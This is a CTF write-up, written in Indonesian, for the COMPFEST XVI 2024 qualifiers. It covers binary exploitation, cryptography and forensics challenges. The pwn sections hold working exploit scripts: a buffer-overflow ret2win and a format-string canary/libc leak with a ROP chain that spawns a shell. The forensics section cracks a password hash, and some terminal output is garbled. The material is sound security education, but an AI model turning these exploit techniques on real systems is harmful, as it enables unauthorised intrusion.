

WRITEUP QUALS COMPFEST XVI 2024



# COMPFEST



K.EI



ITOID



FLAB

**SNI cabang FLAKEITO** 🔥 🔥

Part of

**SNI**  
CYBERSECURITY TEAM

# WRITEUP QUALS COMPFEST XVI 2024

## Daftar Isi

<b>Binary Exploitation</b> .....	3
Binary Exploitation/return to me .....	3
Binary Exploitation/Gampanglah .....	5
<b>Cryptography</b> .....	9
Cryptography/money gone, wallet also gone.....	9
<b>Digital Forensics</b> .....	11
Digital Forensics/Industrial Spy 3.....	11
Digital Forensics/Dumb Hacker.....	14
Digital Forensics/Loss.....	16
Digital Forensics/Heads up .....	16
<b>Misc</b> .....	17
Misc/Sanity Check .....	17
Misc/Feedback.....	17
Misc/sigma code .....	18
Misc/Edit Distance 0 .....	19
Misc/john-O-jail.....	20
<b>Osint</b> .....	21
Osint/CaRd .....	21
<b>Reverse Engineering</b> .....	21
Reverse Engineering/Equivalent Exchange .....	21
Reverse Engineering/Rotateable Matrix Lock???.....	23
Reverse Engineering/Jump! Jump! Jump!.....	25
<b>Web Exploitation</b> .....	26
Web Exploitation/Let's Help John!.....	26
Web Exploitation/Chicken Daddy .....	27

## Binary Exploitation

### Binary Exploitation/return to me

Terdapat anti debugger, sehingga program akan exit jika user terdeteksi menggunakan debugger, namun kita bisa patch anti debugger tersebut sehingga program tidak akan exit ketika user menggunakan debugger.

```

1 __int64 __fastcall main(__int64 a1, char **a2, char **a3)
2 {
3     sub_1249(a1, a2, a3);
4     puts("pwn sanity check ehe");
5     printf("ups, i leak my secret : %p\n", sub_1272);
6     if ( ptrace(PTRACE_TRACEME, 0LL, 0LL, 0LL) < 0 )
7     {
8         puts("debugger??? i thought u were better");
9         exit(0);
10    }
11    sub_12CE();
12    return 0LL;
13 }

1 __int64 sub_12CE()
2 {
3     char s[32]; // [rsp+0h] [rbp-20h] BYREF
4
5     puts("try to hack me, if you can~");
6     gets(s);
7     if ( strlen(s) > 0xA )
8     {
9         puts("u yap alot, that wont do :/");
10        exit(0);
11    }
12    puts("see ya");
13    return 0LL;
14 }

1 int sub_1272()
2 {
3     char s[264]; // [rsp+0h] [rbp-110h] BYREF
4     FILE *stream; // [rsp+108h] [rbp-8h]
5
6     puts("ret2win or ret2me mwehehe");
7     stream = fopen("flag.txt", "r");
8     fgets(s, 256, stream);
9     return puts(s);
10 }

```

Namun kita tidak perlu melakukan hal tersebut, karena ternyata challenge ini hanyalah basic ret2win dengan cara buffer overflow. Bypass pengecekan fungsi strlen inputan user dengan

menggunakan nullbytes kemudian overwrite return instruction pointer dengan fungsi win yang akan menampilkan flag. Berikut exploit scriptnya:

```
#!/usr/bin/python3
from pwn import *
from ctypes import CDLL
from ctypes.util import find_library
import ctypes
from ctypes import CDLL
exe = './chall'
elf = context.binary = ELF(exe, checksec = 0)
context.bits = 64
context.log_level = 'debug'
host, port = "nc challenges.ctf.compfest.id 9013".split(" ")[1:3]
io = remote(host, port)
sla = lambda a, b: io.sendlineafter(a, b)
sa = lambda a, b: io.sendafter(a, b)
ru = lambda a: io.recvuntil(a)
s = lambda a: io.send(a)
sl = lambda a: io.sendline(a)
rl = lambda: io.recvline()
com = lambda: io.interactive()
li = lambda a: log.info(a)
rud = lambda a: io.recvuntil(a, drop=0x1)
r = lambda: io.recv()
int16 = lambda a: int(a, 16)
rar = lambda a: io.recv(a)
rj = lambda a, b, c : a.rjust(b, c)
lj = lambda a, b, c : a.ljust(b, c)
d = lambda a: a.decode('utf-8')
e = lambda a: a.encode()
cl = lambda: io.close()
rlf = lambda: io.recvline(0)
bfh = lambda a: bytes.fromhex(a)

rud(b'ups, i leak my secret : ')
win = int16(rud(b'\n'))
elf.address = win - 0x1272
li(f'win: {hex(win)}')
li(f"elf base: {hex(elf.address)}")
```

# WRITEUP QUALS COMPFEST XVI 2024

```
p = b'\0' * 40 + p64(win)
sl(p)
com()
```

```

~ /Compfest_2024_Quals/Pwn/to me |
< > itold < > Pwn/to me |
>>> File Edit Shell Selection Find View Goto Tools Project Preferences Help
>>> ./sol.py
[*] Opening connection to challenges.ctf.compfest.id on port 9013: Done
[DEBUG] Received 0x14 bytes:
    b'pwn sanity check eh?'
[DEBUG] Received 0x44 bytes:
    b'\n'
    # /usr/bin/python3
    b'ups, i leak my secret : 0x55aceda27272\n'
    b'try to hack me, if you can-\n'import CDLL
[*] win: 0x55aceda27272 from ctypes.util import find_library
[*] elf base: 0x55aceda26000 : ctypes
[DEBUG] Sent 0x31 bytes:rom ctypes import CDLL
00000000 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 [...] [...] [...] [...]
*
elf = context.binary = ELF(exe, checksec = 0)
00000020 00 00 00 00 00 00 00 00 72 72 a2 ed ac 55 00 00 [...] [...] rr[...] U[...]
00000030 0a  context.log_level = 'debug'
00000031  host_port = '%c challenges.ctf.compfest.id 9013'.split(" ")[1:3]
[*] Switching to interactive mode:(host, port)
try to hack me, if you can- lambda a, b: io.sendlineafter(a, b)
[DEBUG] Received 0x6 bytes: lambda a, b: io.senderafter(a, b)
b'see ya' ri = lambda a: io.recvuntil(a)
see ya[DEBUG] Received 0x70 bytes: a: io.send(a)
b'\n' s) = lambda a: io.sendline(a)
b'ret2win or ret2me mwehehe\n' a: io.recvline()
b'COMPFEST16{this is th3 $T4rT of y0ur pwn1ng J0URN3y g00d LUCK n hv3 funn 8e02c8c921}\n'
[] = lambda a: log.info(a)
ret2win or ret2me mwehehe = lambda a: io.recvline(a, drop=0x1)
COMPFEST16{this is th3 $T4rT of y0ur pwn1ng J0URN3y g00d LUCK n hv3 funn 8e02c8c921}
$
1 int16 = lambda a: int(a, 16)
2 rar = lambda a: io.recv(a)
25 rj = lambda a, b, c : a.rjust(b, c)
26 lj = lambda a, b, c : a.ljust(b, c)
27 d = lambda a: a.decode('utf-8')
28 e = lambda a: a.encode()
29 cl = lambda: io.close()
```

# Binary Exploitation/Gampanglah

```

1 int __fastcall main(int argc, const char **argv, const char **envp)
2 {
3     int i; // [rsp+Ch] [rbp-54h]
4     char format[72]; // [rsp+10h] [rbp-50h] BYREF
5     unsigned __int64 v6; // [rsp+58h] [rbp-8h]
6
7     v6 = __readfsqword(0x28u);
8     setup(argc, argv, envp);
9     key = get_rand();
10    puts("Welcome to COMPFEST 16. Can you help me test this XOR function?\n");
11    puts("You only got 2 chances!");
12    for ( i = 0; i ≤ 1; ++i )
13    {
14        printf("> ");
15        gets(format);
16        xor(format, (unsigned int)key);
17        printf("Here is your XORed result : ");
18        printf(format);
19        putchar(10);
20    }
21    puts("Thanks for joining COMPFEST16");
22    return 0;
23 }

```

```

1 __int64 get_rand()
2 {
3     unsigned int seed; // [rsp+8h] [rbp-8h]
4
5     seed = time(0LL);
6     srand(seed);
7     return (unsigned int)(rand() % 256);
8 }

```

```

1 size_t __fastcall xor(const char *a1, char a2)
2 {
3     size_t result; // rax
4     size_t i; // [rsp+10h] [rbp-10h]
5     size_t v4; // [rsp+18h] [rbp-8h]
6
7     v4 = strlen(a1);
8     for ( i = 0LL; ; ++i )
9     {
10         result = i;
11         if ( i ≥ v4 )
12             break;
13         a1[i] ^= a2;
14     }
15     return result;
16 }

```

Pada fungsi main, terdapat format string vulnerability di fungsi printf yang tidak memakai format string specifier, namun kita hanya bisa menginput sebanyak dua kali dan inputan kita akan di xor dengan suatu random number yang di modulo dengan 256, seed yang digunakan untuk mengenerate random number tersebut adalah null, yang artinya waktu yang digunakan adalah current time. Jadi, cukup leak canary dan address `__libc_start_main+243`, calculate offset libc base, kemudian letakkan ropchain system("/bin/sh") di return instruction pointer. Berikut exploit scriptnya:

```

#!/usr/bin/python3
from pwn import *
from ctypes import CDLL
from ctypes.util import find_library
import ctypes
from ctypes import CDLL
exe = './chall_patched'
elf = context.binary = ELF(exe, checksec = 0)
context.bits = 64
context.log_level = 'debug'
host, port = "nc challenges.ctf.compfest.id 9006".split(" ")[1:3]

```

```

io = remote(host, port)
sla = lambda a, b: io.sendlineafter(a, b)
sa = lambda a, b: io.sendafter(a, b)
ru = lambda a: io.recvuntil(a)
s = lambda a: io.send(a)
sl = lambda a: io.sendline(a)
rl = lambda: io.recvline()
com = lambda: io.interactive()
li = lambda a: log.info(a)
rud = lambda a: io.recvuntil(a, drop=0x1)
r = lambda: io.recv()
int16 = lambda a: int(a, 16)
rar = lambda a: io.recv(a)
rj = lambda a, b, c: a.rjust(b, c)
lj = lambda a, b, c: a.ljust(b, c)
d = lambda a: a.decode('utf-8')
e = lambda a: a.encode()
cl = lambda: io.close()
rlf = lambda: io.recvline(0)
bfh = lambda a: bytes.fromhex(a)
libc = ELF("./libc.so.6", checksec = 0)
_libc = CDLL('/usr/lib/x86_64-linux-gnu/libc.so.6')

def get_rand():
    seed = _libc.time(0)
    _libc.srand(seed)
    randz = _libc.rand()
    print(f'seed: {hex(seed)}, random before mod 256: {hex(randz)}')
    return ctypes.c_uint32(ctypes.c_int32(randz).value % 256).value

num = get_rand()
print(f'random after mod 256: {hex(num)}')

p = b'%19$p,%21$p,%17$p.'
sla(b'> ', xor(p, p8(num)))
rud(b"Here is your XORed result : ")
leaks = rud(b'.').split(b',')
__libc_start_main_243 = int16(leaks[0])
libc.address = __libc_start_main_243 - 0x24083

```

## WRITEUP QUALS COMPFEST XVI 2024

```
stack = int16(leaks[1])
canary = int16(leaks[2])
li(f"__libc_start_main_243: {hex(__libc_start_main_243)}")
li(f"libc base: {hex(libc.address)}")
li(f"stack address: {hex(stack)}")
li(f'canary: {hex(canary)}')

rop = ROP(libc)
rop.call(rop.ret.address)
rop.system(next(libc.search(b'/bin/sh\0')))
p = flat([72: [canary, 0xdeadbeef, rop.chain()]])
sla(b'> ', xor(p, p8(num)))
com()
```

```
~/Compfest_2024_Quals/Pwn/gompa
[DEBUG] Sent 0x79 bytes:
00000000 c7 c7 c7 c7 c4 c7 c7 c7 c5 c7 c7 c7 c2 c7 c7 c7
00000010 c3 c7 c7 c7 c0 c7 c7 c7 c1 c7 c7 c7 ce c7 c7 c7
FOLDERS 00000020 cf c7 c7 c7 cc c7 c7 c7 cd c7 c7 c7 ca c7 c7 c7
00000030 cb c7 c7 c7 c8 c7 c7 c7 c9 c7 c7 c7 d6 c7 c7 c7
00000040 d7 c7 c7 c7 d4 c7 c7 c7 a6 8b 57 a5 03 cf 07 43
+ 00000050 49 18 0b 78 a6 a6 a6 a6 df 60 9c 96 94 d9 a6 a6
00000060 cc 7d 9c 96 94 d9 a6 a6 d1 43 f5 96 94 d9 a6 a6
00000070 36 64 9b 96 94 d9 a6 a6 0a nt(a, 16)
00000079 rar = lambda a: io.recv(a)
[*] Switching to interactive mode a a, b, c : a.rjust(b, c)
[DEBUG] Received 0x1c bytes: lambda a, b, c : a.ljust(b, c)
b'Here is your XORed result : 'a: a.decode('utf-8')
Here is your XORed result : [DEBUG] Received 0x67 bytes:
b'aaabaaacaaadaaaafaaagaaahaaiaaaajaaakaaalaamaaaanaaaapaaqaaaraaa\n'
b'Thanks for joining COMPFEST16\n'io.recvline(0)
aaabaaacaaadaaaafaaagaaahaaiaaaajaaakaaalaamaaaanaaaapaaqaaaraaa
Thanks for joining COMPFEST16 ELF(./libc.so.6*, checksec = 0)
$ ls libc = CDLL('/usr/lib/x86_64-linux-gnu/libc.so.6')
[DEBUG] Sent 0x3 bytes:
b'ls\n' def get_rand():
[DEBUG] Received 0x59 bytes: seed = _libc.time(0)
b'bin\n' _libc.srand(seed)
b'chall\n' randz = _libc.rand()
b'chall.c\n' print(f'seed: {hex(seed)}, random before mod 256: {hex(randz)}')
b'dev\n' return ctypes.c_uint32(ctypes.c_int32(randz).value % 256).value
b'flag.txt\n'
b'ld-linux-x86-64.so.2\n' get_rand()
b'lib\n' print(f'random after mod 256: {hex(num)}')
b'lib32\n'
b'lib64\n' p = b'%19sp,%21$,%17sp.'
b'libc.so.6\n' sla(b'> ', xor(p, p8(num)))
b'libx32\n' rud(b'Here is your XORed result : ')
b'usr\n' leaks = rud(b'.').split(b',')
bin _libc_start_main_243 = int16(leaks[0])
chall _libc.address = _libc_start_main_243 - 0x24083
chall.c stack = int16(leaks[1])
dev canary = int16(leaks[2])
flag.txt li(f" __libc_start_main_243: {hex( __libc_start_main_243)}")
ld-linux-x86-64.so.2 li(f"libc base: {hex(libc.address)}")
lib li(f"stack address: {hex(stack)}")
lib32 li(f'canary: {hex(canary)}')
lib64
libc.so.6 rop = ROP(libc)
libx32 rop.call(rop.ret.address)
usr rop.system(next(libc.search(b'/bin/sh\0')))
$ cat flag.txt p = flat([72: [canary, 0xdeadbeef, rop.chain()]])
[DEBUG] Sent 0xd bytes: sla(b'> ', xor(p, p8(num)))
b'cat flag.txt\n' com()
[DEBUG] Received 0x3f bytes:
b'COMPFEST16{1t supp0s3d t0 b3 4 3z w4rm up ch4ll3ng3 754bf0400c}'
COMPFEST16{1t supp0s3d t0 b3 4 3z w4rm up ch4ll3ng3 754bf0400c}$
```



### Cryptography

Cryptography/money gone, wallet also gone

Diberikan 2 file, source code dan hasil encryption. Singkatnya code akan hashing setiap character dari plaintext. Kami decrypt dengan cara mapping setiap character dengan hasil hash, berikut decodernya

```
import hashlib
import random

methods = [
    "md5",
    "sha256",
    "sha3_256",
    "sha3_512",
    "sha3_384",
    "sha1",
    "sha384",
    "sha3_224",
    "sha512",
    "sha224",
]

mapped = []

def encrypt(x, method):
    hash_obj = hashlib.new(method)
    hash_obj.update(x.encode())
    return hash_obj.hexdigest()

for x in range(130):
    x = hashlib.sha512(str(x).encode()).hexdigest()
    r = []
    for method in methods:
        r.append(encrypt(x, method))
    mapped.append(r)

ct = open("encrypted_memory.txt", "r").read()
ct = eval(ct)

pt = []
for c in ct:
    for j, m in enumerate(mapped):
        if c in m:
            pt.append((j - 20) % 130)

open("decrypted_memory.py", "wb").write(bytes(pt))
```

Hasil decodenya merupakan file encryption yang lain, kali ini rsa, code akan generate public key yang p&q nya sambung menyambung dan public key itu encrypt message secara chaining

dengan public key yang berbeda. Untuk solve nya kita bisa recover p&q dengan menggunakan gcd.

```
from math import gcd

from Crypto.Util.number import long_to_bytes

n = ...
e = 65537
c =
13106815051626678249752415156939731144015754719425065307574688399569549594622973499
04429402431230595730498131187140180100016598787924014605920113127812645265396058638
42092860330245269267436196129402745023852804985315059628460239392097755267329873423
73704403970051630413638349346132628254350462877597554028834

assert n[0] // gcd(n[0], n[1]) * gcd(n[0], n[1]) == n[0]

PQ = [n[0] // gcd(n[0], n[1]), gcd(n[0], n[1])]
for i in range(1, 16):
    x = gcd(n[i], n[i - 1])
    r = n[i] // x
    assert r * x == n[i]
    PQ.append(r)

phi = []
for i in range(16):
    phi.append((PQ[i] - 1) * (PQ[i + 1] - 1))

D = []
for i in range(16):
    D.append(pow(e, -1, phi[i]))

pt = c
for i in range(16 - 1, -1, -1):
    pt = pow(pt, D[i], n[i])

print(long_to_bytes(pt))
```

COMPFEST16{d0nt\_F0rg3t\_ur\_w4ll3T\_4g4in\_0r\_3lse\_ur\_m0n3y\_1s\_G0ne\_47dc753c}

## Digital Forensics

### Digital Forensics/Industrial Spy 3

```
from pwn import *
```

```
import struct

p = remote('challenges.ctf.compfest.id', 9009)
p.recv()

ans = [
    '22,5432',
    'server:changeme',
    'cafecoagroindustrialdelpacfico',
    'penalties',
    'Lyubov Pryadko'
]

for i in ans:
    p.sendline(i.encode())
    print(p.recv())

PS C:\1Jonathan\CTFS\Compfest\Quals\SIAC-OG> & "C:/Users/M S
I/AppData/Local/Microsoft/WindowsApps/python3.12.exe"
c:/1Jonathan/CTFS/Compfest/Quals/industrialspy/ans.py
[x] Opening connection to challenges.ctf.compfest.id on port 9009
[x] Opening connection to challenges.ctf.compfest.id on port 9009: Trying
35.197.140.85
[+] Opening connection to challenges.ctf.compfest.id on port 9009: Done
b'2. What is the credentials used to access the database? (ex:
root:root)\n'
b'3. What is the password for the "super" user on the database?\n'
b'4. What table does the attacker modify?\n'
b'5. It seems that the attacker has modified their own data, what is their
full name?\n'
b'\nThank you for submitting your report. We will review it and get back
to you as soon as
possible.\nCOMPFEST16{h311a_ez_DF1R_t4sK_f0r_4n_1nt3rN_b96818fd79}\n'
[*] Closed connection to challenges.ctf.compfest.id port 9009
```

1: open port?

```
from scapy.all import rdpcap, IP, TCP
```

## WRITEUP QUALS COMPFEST XVI 2024

```
def find_open_ports(pcap_file):
    pcap = rdpcap(pcap_file)
    open_ports = set()

    for packet in pcap:
        if IP in packet and TCP in packet:
            if packet[TCP].flags == "SA": # SYN-ACK indicates an open
port
                open_ports.add(packet[TCP].sport)

    return sorted(open_ports)

if __name__ == "__main__":
    pcap_file = "capture.pcapng" # Replace with your actual file path
    open_ports = find_open_ports(pcap_file)
    print(f"Open ports on the attacked machine: {'', ' '.join(map(str,
open_ports))}")
```

2: creds?

```
...;...user.server.database.server.application_name.psql..R.....p...
changeme.R.....S....application_name.psql.S....client_encoding.UTF8.S....DateS
fault_transaction_read_only.off.S....in_hot_standby.off.S....integer_datetimes.or
```

At stream 1215, server:changeme

3: password?


```
.6....Lyubov...Pryadko...lyubov...(9f3ba/394634e88e0c1a4094+4c2/023cb6db24....lyubov@collectiveinc.
comC...
SELECT 7.Z....IQ...4SELECT * FROM employees WHERE username='super';.T.....employee_id...`
.....first_name...` .....6..last_name...` .....6..username...`
.....6..password...` .....6..email...` .....6..D...l.....0....Super
....User....super...(588831adfca19bb4426334b69d9fb49f873e8a22....super@collectiveinc.comC...
SELECT 1.Z....IQ...SELECT * FROM penalties;.T.....penalty_id...`.....employee_id...`
.....penalty...`.....penalty_description...`.....6..D...2.....1....6....5....Did
not finish task #2539D...3.....2.....6....10....Did not finish task #1472D...7.....3....1....30....Di
d not complete training #13D...2.....4....2....5....Did not finish task #1992D...C.....5....4....50.
..)Did not come to work without notificationD...3.....6....4....12....Did not finish task #2539D...C.
....7....6....50...)Did not come to work without notificationD...3.....8....3....16....Did not finis
h task #1472D...<.....9....5....100...!Did not contribute to project #44D...=.....10....6....100...!
```

Stream 1216, hashed pwd

# WRITEUP QUALS COMPFEST XVI 2024

Enter up to 20 non-salted hashes, one per line:

588831adfca19bb4426334b69d9fb49f873e8a22



Crack Hashes

**Supports:** LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1\_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
588831adfca19bb4426334b69d9fb49f873e8a22	sha1	cafecoagroindustrialdelpacifico

**Color Codes:** Green Exact match, Yellow Partial match, Red Not found.

[Download CrackStation's Wordlist](#)

How CrackStation Works

4: modified table?

```
.....1030....
ELECT 1.Z....IQ.../DELETE FROM penalties WHERE employee_id=6;.C...
ELETE 4.Z....IQ....SELECT * FROM penalties;.T.....penalty_id...`.....
.....penalty...`.....penalty_description...`.....6..D..
| not complete training #13D...2.....4....2....5....Did not finish task #19
.)Did not come to work without notificationD...3.....6....4....12....Did n
....8....3....16....Did not finish task #1472D...<.....9....5....100...!Di
: #44C...
ELECT 6 7  TX
```

Still at 1216

5: fullname?

User id 6

```
vin...Lewis....kevin...(4d92eac43ef22f8462604d0a3039c6b1ea2f4ae8....kevin@collectiveinc.comD
.6....Lyubov....Pryadko....lyubov...(9f3ba7394634e88e0c1af4094f4c27023cb6db24....lyubov@colle
comC...
SELECT 7.Z....IQ...4SELECT * FROM employees WHERE username='super';.T.....employee_id...`
.....first_name...`.....6..last_name...`.....6..username...`
.....6..password...`.....6..email...`.....6..D...1.....6
....User....super...(588831adfca19bb4426334b69d9fb49f873e8a22....super@collectiveinc.comC...
```

## Digital Forensics/Dumb Hacker

Dari file registry langsung keliatan di recentnya si user. Ada 2 part flag. Karena isinya hex encoded saya coba encode "}" ke hex "7d" terus nguli, ketemu dah part 3 nya

## WRITEUP QUALS COMPFEST XVI 2024

[illegible]

COMPFEST16{y0u\_gOt\_h4cK3d\_bY\_a\_sm00thcr1m1nal\_148d87df4f}

# WRITEUP QUALS COMPFEST XVI 2024

## Digital Forensics/Loss

Simpel banget ini mah, file yang dikasih file .e01, tinggal parsing pake autopsy ketemu banyak deleted file git. Oleh karena itu coba cek2 lain dan nemu file2 dari folder Recycle Bin

The screenshot shows the Autopsy 4.21.0 interface. On the left, the 'Data Sources' pane shows a list of file types, including 'Deleted Files' and 'Recycle Bin (1)'. The main pane displays a table of file analysis results. The table has columns for Name, Location, S, C, O, Modified Time, and Change Time. The files listed are all from the 'Recycle Bin' and have a 'Modified Time' of 2024-06-21 21:50:29 WIB. The files are:

Name	Location	S	C	O	Modified Time	Change Time
5536153d4cc8ef0d57da810fc1e272f62be348	/img_loss.e01/vol_vols/\$RECYCLE.BIN/S-1-5-21-413344			0	2024-06-21 21:50:29 WIB	2024-06-21 21:52:
5d4c8863292c44bd307a3da7a9820ee2158544	/img_loss.e01/vol_vols/\$RECYCLE.BIN/S-1-5-21-413344			0	2024-06-21 21:50:29 WIB	2024-06-21 21:52:
6882805689c95786c4dc656d9cf3e307477c4a	/img_loss.e01/vol_vols/\$RECYCLE.BIN/S-1-5-21-413344			0	2024-06-21 21:50:29 WIB	2024-06-21 21:52:
7213ac7614ba33b495da2deb897bd88a103f51	/img_loss.e01/vol_vols/\$RECYCLE.BIN/S-1-5-21-413344			0	2024-06-21 21:50:29 WIB	2024-06-21 21:52:
764a9035435478bcb21503f5ee25d4eddd3e7d	/img_loss.e01/vol_vols/\$RECYCLE.BIN/S-1-5-21-413344			0	2024-06-21 21:50:29 WIB	2024-06-21 21:52:
8f78a47e6396c737f6f6ac562a8890b08fde89	/img_loss.e01/vol_vols/\$RECYCLE.BIN/S-1-5-21-413344			0	2024-06-21 21:50:29 WIB	2024-06-21 21:52:
a0a5ee657910e7cd2a9715e89a41bbfdd38cb0	/img_loss.e01/vol_vols/\$RECYCLE.BIN/S-1-5-21-413344			0	2024-06-21 21:50:29 WIB	2024-06-21 21:52:
b1202240ea03173fa49352ea0636332872acfc	/img_loss.e01/vol_vols/\$RECYCLE.BIN/S-1-5-21-413344			0	2024-06-21 21:50:29 WIB	2024-06-21 21:52:
b3203dbcb0b624994184c296dd672e8a8a0471	/img_loss.e01/vol_vols/\$RECYCLE.BIN/S-1-5-21-413344			0	2024-06-21 21:50:29 WIB	2024-06-21 21:52:
c8f6658021c77828e087a01cf946a1d89039	/img_loss.e01/vol_vols/\$RECYCLE.BIN/S-1-5-21-413344			0	2024-06-21 21:50:29 WIB	2024-06-21 21:52:
d48f3cea02abf3ea8051546e3ecd400945756	/img_loss.e01/vol_vols/\$RECYCLE.BIN/S-1-5-21-413344			0	2024-06-21 21:50:29 WIB	2024-06-21 21:52:
d6f05e8e9c1b52c720be4a73eb9093aefdc2f	/img_loss.e01/vol_vols/\$RECYCLE.BIN/S-1-5-21-413344			0	2024-06-21 21:50:29 WIB	2024-06-21 21:52:

The bottom pane shows the 'Strings' tab, displaying extracted text from the files. The text includes:

```
Strings: Extracted Text Translation
Page: 1 of 1 Page
Matches on page: - of - Match
100%
Reset
Text Source: File 1

We are a secret project that does not exist. We are not a real company. We are a joke.

COMPFEST16(g0D, bI3Ss, L1nU5, t0Rv4IdS, 7f3c45c4dc)Home

))

server := &http.Server{
    Addr: "8080",
    Handler: router.
```

## Digital Forensics/Heads up

Part 1 lgsg keliatan di filenya (rename jadi .zip karena headernya PK)

Part 2 ada image yg append, keliatan ada chunk IEND tinggal fix dikit

89 50 4E 47 0D 0A 1A 0A <- ini fixed

4D 4D 45 4F 4E 47 1A 0A <- ini yg asli sebener e patternnya keliatan

part 2: l1k3\_u\_k3Pt\_Ur\_hE





## WRITEUP QUALS COMPFEST XVI 2024

Part 3, dari setelah chunk iend pngnya itu file font ttf.  
ttfnya juga ternyata cuma dikeluarin aja dari 'file'nya.  
mulai dari .IMG

00 01 00 00 00 10 01 00 00 03 00 60 44 53 49 47

.IMGnya ganti jadi kek gitu, gua bandingin ke file font lain  
masih eror, tpi bisa dibuka pake Microsoft Visual True Type, dari sono bisa disave as biar bisa  
diinstall fontnya

Buka pake visual truetype terus export as font. Ane pake notepad set fontnya ke meong terus  
buka meong.txt. kata probset ga kerender (jadi cacat) tapi yowes lah tinggal nebak dikit




COMPFEST16{!00kS\_l1k3\_u\_k3Pt\_Ur\_hE4D\_uP!\_22a4b9bdf7}

## Misc

### Misc/Sanity Check

Bonus




### Misc/Feedback

Isi feedback

